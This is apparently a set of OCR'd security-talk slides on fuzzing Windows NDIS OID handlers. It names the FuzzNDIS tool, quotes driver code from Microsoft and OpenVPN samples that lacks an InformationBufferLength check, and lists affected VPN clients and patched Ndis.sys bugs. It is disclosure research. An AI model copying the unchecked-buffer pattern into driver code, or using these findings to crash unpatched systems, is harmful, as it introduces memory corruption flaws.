
```
0000000000038A47 mo
0000000000038A4E mo
0000000000038A55 mo
0000000000038A59 ca
0000000000038A5E mo
0000000000038A64 jm
```

Fuzzing OIDs

- FuzzNDIS is a tool coded in C that allows listing all the network devices in the system and fuzz their OID handler.
- It’s open source now at IOActive repo:
  - https://github.com/IOActive/FuzzNDIS
- Go get it, bluescreen your box and triage it! ☺
- To debug: consider using https://docs.microsoft.com/en-us/windows-hardware/drivers/debugger/-ndiskd-netadapter

bugs


Microsoft WDK Sample Code: No InformationBufferLength Check



https://github.com/Microsoft/Windows-driver-samples/blob/master/network/ndis/netvmini/6x/ctrlpath.c#L773

```
        case OID_GEN_INTERRUPT_MODERATION:
        {
            PNDIS_INTERRUPT_MODERATION_PARAMETERS Moderation = (PNDIS_INTERRUPT_MODERATION_PARAMETERS)Query->InformationBuffer;
            Moderation->Header.Type = NDIS_OBJECT_TYPE_DEFAULT;
            Moderation->Header.Revision = NDIS_INTERRUPT_MODERATION_PARAMETERS_REVISION_1;
            Moderation->Header.Size = NDIS_SIZEOF_INTERRUPT_MODERATION_PARAMETERS_REVISION_1;
            Moderation->Flags = 0;
            Moderation->InterruptModeration = NdisInterruptModerationNotSupported;
            ulInfoLen = NDIS_SIZEOF_INTERRUPT_MODERATION_PARAMETERS_REVISION_1;
        }
            break;
```

TAP6 OpenVPN Sample Code:
No InformationBufferLength Check



GitHub, Inc. [US] | https://github.com/OpenVPN/tap-windows6/blob/master/src/oidrequest.c#L650

```
    case OID_GEN_INTERRUPT_MODERATION:
        {
            PNDIS_INTERRUPT_MODERATION_PARAMETERS moderationParams
                = (PNDIS_INTERRUPT_MODERATION_PARAMETERS)OidRequest->DATA.QUERY_INFORMATION.InformationBuffer;

            moderationParams->Header.Type = NDIS_OBJECT_TYPE_DEFAULT;
            moderationParams->Header.Revision = NDIS_INTERRUPT_MODERATION_PARAMETERS_REVISION_1;
            moderationParams->Header.Size = NDIS_SIZEOF_INTERRUPT_MODERATION_PARAMETERS_REVISION_1;
            moderationParams->Flags = 0;
            moderationParams->InterruptModeration = NdisInterruptModerationNotSupported;
            ulInfoLen = NDIS_SIZEOF_INTERRUPT_MODERATION_PARAMETERS_REVISION_1;
        }
        break;
```

(Some) Concrete Implementations

- OpenVPN
- CiscoAnyConnect - CVE-2018-0373
- Forticlient SSL VPN
- Sophos SSL VPN Client
- Hamachi
- NordVPN
- VyprVPN

NDIS Bugs (CVE-2018-8342 & CVE-2018-8343)


The following issues were found in Ndis.sys (10.0.16299.371):

1. NULL pointer dereference during OID_PNP_SET_POWER request.
2. Non-Paged Pool corruption during OID_PM_ADD_PROTOCOL_OFFLOAD request.
3. NULL pointer dereference during OID_RECEIVE_FILTER_MOVE_FILTER request.
4. Non-Paged Pool corruption during OID_PM_ADD_WOL_PATTERN request.
5. NULL pointer dereference during OID_RECEIVE_FILTER_CLEAR_FILTER request.
6. NULL pointer dereference during OID_RECEIVE_FILTER_FREE_QUEUE request.


Fixed in KB4343900

OID_PM_ADD_PROTOCOL_OFFLOAD Non-Paged Pool Corruption

The vulnerability was inside the Post Processing Callback of the OID OID_PM_ADD_PROTOCOL_OFFLOAD (0xfd01010d):



